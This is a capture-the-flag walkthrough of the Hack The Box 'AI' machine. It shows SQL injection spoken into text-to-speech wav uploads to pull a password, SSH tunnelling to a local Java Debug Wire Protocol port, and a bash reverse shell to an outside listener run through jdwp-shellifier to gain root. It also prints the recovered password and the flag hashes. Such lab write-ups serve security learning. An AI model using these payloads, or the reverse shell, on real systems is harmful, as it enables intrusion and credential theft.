Hack the Box – AI by dmw0ng

As normal I add the IP of the machine 10.10.10.163 to /etc/hosts as ai.htb

NMAP

To start off with, I perform a port discovery to see what I could find.


nmap -p- -sT -sV -sC -oN initial-scan ai.htb

```
# Nmap 7.80 scan initiated Mon Nov 11 06:20:19 2019 as: nmap -p- -sT -sV -sC -oN initial-scan ai.htb
Nmap scan report for ai.htb (10.10.10.163)
Host is up (0.025s latency).
Not shown: 65533 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 6d:16:f4:32:eb:46:ca:37:04:d2:a5:aa:74:ed:ab:fc (RSA)
|   256 78:29:78:d9:f5:43:d1:cf:a0:03:55:b1:da:9e:51:b6 (ECDSA)
|_  256 85:2e:7d:66:30:a6:6e:30:04:82:c1:ae:ba:a4:99:bd (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Hello AI!
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Mon Nov 11 06:20:43 2019 -- 1 IP address (1 host up) scanned in 24.20 seconds
```


It seems we have discovered just a few ports open. I chose not to perform a UDP scan at this point in the exercise. It seems we have SSH on port 22 and HTTP on port 80.

Overview of Web Services

Let's take a quick look at the webpages to see what we have. I got the following on port 80.



It seems the pages were very basic and did not contain that much information. But we did have an upload function that seemed to ask for a query in wav format. This page was located at http://ai.htb/ai.php.




The page suggested that you could run a query by uploading a wav file. I immediately thought about TTS (Text to Speech).


Text2Speech

My immediate thoughts turned to SQL injection through TTS. I looked around for some examples of how this should be written down to be interpreted correctly and started putting queries into https://www.text2speech.org.

open single quote and 1 = 2 union select asterisk from asterisk Comment Database



Once this was input and the relevant fields chosen, you were given the option to download the audio conversion. I downloaded this file and input this into the wav upload process.



This provided a query result that stated ‘alexa.asterisk’ doesn’t exist. Although I did not use the name alexa, I decided to use this as a possible name and noted it down.

Now that I had a possible name, I wanted to try and identify any tables that may contain passwords.

open single quote and 1 = 2 union select Password from users Comment Database

Text: open single quote and 1 = 2 union select Password from users Comment Database

Max. number of allowed characters: 4000

Voice: Male US

Talking speed: Fast

Name of audio file: speech

Name of the resulting audio file without suffix.

Start

I played with this format for a while and did not come up with anything, but then I changed the speed to fast and this provided a positive result.

Drop your query using wav file.

Select wav to upload: Browse... No file selected. Process It!

Our understanding of your input is : 'and 1 = 2 union select password from users -- -
Query result : H,Sq9t6}a<)?q93_

H,Sq9t6}a<)?q93_

Now that I had this password, I wanted to see if I could use the name and the password that I had retrieved to gain access to the box.

SSH

Now that I had these credentials, I attempted to log in with SSH.

ssh alexa@ai.htb

```
root@kali:/opt/htb/ai.htb# ssh alexa@ai.htb
The authenticity of host 'ai.htb (10.10.10.163)' can't be established.
ECDSA key fingerprint is SHA256:ghI7byxujOo6BLzCOPFbXgVPMmJVCoRsMuPs3zBgRQM.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'ai.htb,10.10.10.163' (ECDSA) to the list of known hosts.
alexa@ai.htb's password:
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 5.3.7-050307-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Mon Nov 11 06:31:21 UTC 2019

  System load:  0.08               Processes:           146
  Usage of /:   27.9% of 19.56GB   Users logged in:     0
  Memory usage: 41%                IP address for eth0: 10.10.10.163
  Swap usage:   0%


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

63 packages can be updated.
15 updates are security updates.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


Last login: Sun Nov 10 22:25:38 2019 from 10.10.14.24
alexa@AI:~$ id
uid=1000(alexa) gid=1000(alexa) groups=1000(alexa)
alexa@AI:~$
```

This provided access to the server as alexa and I was now able to read user.txt.

cat user.txt

```
alexa@AI:~$ cat user.txt
c43b62c682a8c0992eb6d4a2cda55e4b
```

c43b62c682a8c0992eb6d4a2cda55e4b

Tunnelling

After a little while looking around the system, I noticed port 8000 was listening

netstat -lntp

```
alexa@AI:~$ netstat -lntp
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.1:8000          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp6       0      0 127.0.0.1:8009          :::*                    LISTEN      -
tcp6       0      0 127.0.0.1:8080          :::*                    LISTEN      -
tcp6       0      0 :::80                   :::*                    LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -
```

I wamted to find out what this was running and therefore set up an SSH tunnel to discover what was behind the port.

To do this I disconnected from the current session and connected again with different options to ensure I could tunnel the traffic.

ssh alexa@ai.htb -L 8000:127.0.0.1:8000

```
root@kali:/opt/htb/ai.htb# ssh alexa@ai.htb -L 8000:127.0.0.1:8000
alexa@ai.htb's password:
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 5.3.7-050307-generic x86_64)
```

Now that I had established the tunnel, I attempted to scan the port.


nmap -p 8000 -sT -sV -sC -oN port8000 localhost

```
root@kali:/opt/htb/ai.htb# nmap -p 8000 -sT -sV -sC -oN port8000 localhost
Starting Nmap 7.80 ( https://nmap.org ) at 2019-11-11 06:40 GMT
Nmap scan report for localhost (127.0.0.1)
Host is up (0.0088s latency).
Other addresses for localhost (not scanned): ::1

PORT     STATE SERVICE VERSION
8000/tcp open  jdwp    Java Debug Wire Protocol (Reference Implementation) version 11.0 11.0.4
|_jdwp-info: ERROR: Script execution failed (use -d to debug)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.76 seconds
```

Looking at the output of the scan, it was clear this was running a version of JDWP (Java Debug Wire Protocol).

JDWP

I started looking around and come across a GitHub repository at https://github.com/IOActive/jdwp-shellifier.



Reading through the documentation, I created a file within the 'tmp' directory which contained a reverse shell.

/bin/bash -i >& /dev/tcp/10.10.14.51/1234 0>&1

```
alexa@AI:/tmp$ cat dm.sh
#!/bin/bash
/bin/bash -i >& /dev/tcp/10.10.14.51/1234 0>&1
```

I then created a listener to hopefully gain a connection.

nc -nlvp 1234

```
root@kali:/opt/htb/ai.htb# nc -nlvp 1234
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::1234
Ncat: Listening on 0.0.0.0:1234
```

Now that I had everything setup as I required, I then attempted to run the jdwp-shellifier python script.

python jdwp-shellifier.py -t 127.0.0.1 -p 8000 --cmd "/tmp/dm.sh"

```
root@kali:/opt/htb/ai.htb/jdwp-shellifier# python jdwp-shellifier.py -t 127.0.0.1 -p 8000 --cmd "/tmp/dm.sh"
[+] Targeting '127.0.0.1:8000'
[+] Reading settings for 'OpenJDK 64-Bit Server VM - 11.0.4'
[+] Found Runtime class: id=a9e
[+] Found Runtime.getRuntime(): id=7f42e4023910
[+] Created break event id=2
[+] Waiting for an event on 'java.net.ServerSocket.accept'
[+] Received matching event from thread 0x1
[+] Selected payload '/tmp/dm.sh'
[+] Command string object created id:b43
[+] Runtime.getRuntime() returned context id:0xb44
[+] found Runtime.exec(): id=7f42e4023948
[+] Runtime.exec() successful, retId=b45
[!] Command successfully executed
```

This showed that this had successfully run and I checked the listener to see if I had indeed got a shell.

```
root@kali:/opt/htb/ai.htb# nc -nlvp 1234
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::1234
Ncat: Listening on 0.0.0.0:1234
Ncat: Connection from 10.10.10.163.
Ncat: Connection from 10.10.10.163:55358.
bash: cannot set terminal process group (67736): Inappropriate ioctl for device
bash: no job control in this shell
root@AI:~# id
id
uid=0(root) gid=0(root) groups=0(root)
root@AI:~#
```

I had indeed gained a shell as root.

cat root.txt

```
cat root.txt
0ed04f28c579bf7508a0566529a8eaa3
```

0ed04f28c579bf7508a0566529a8eaa3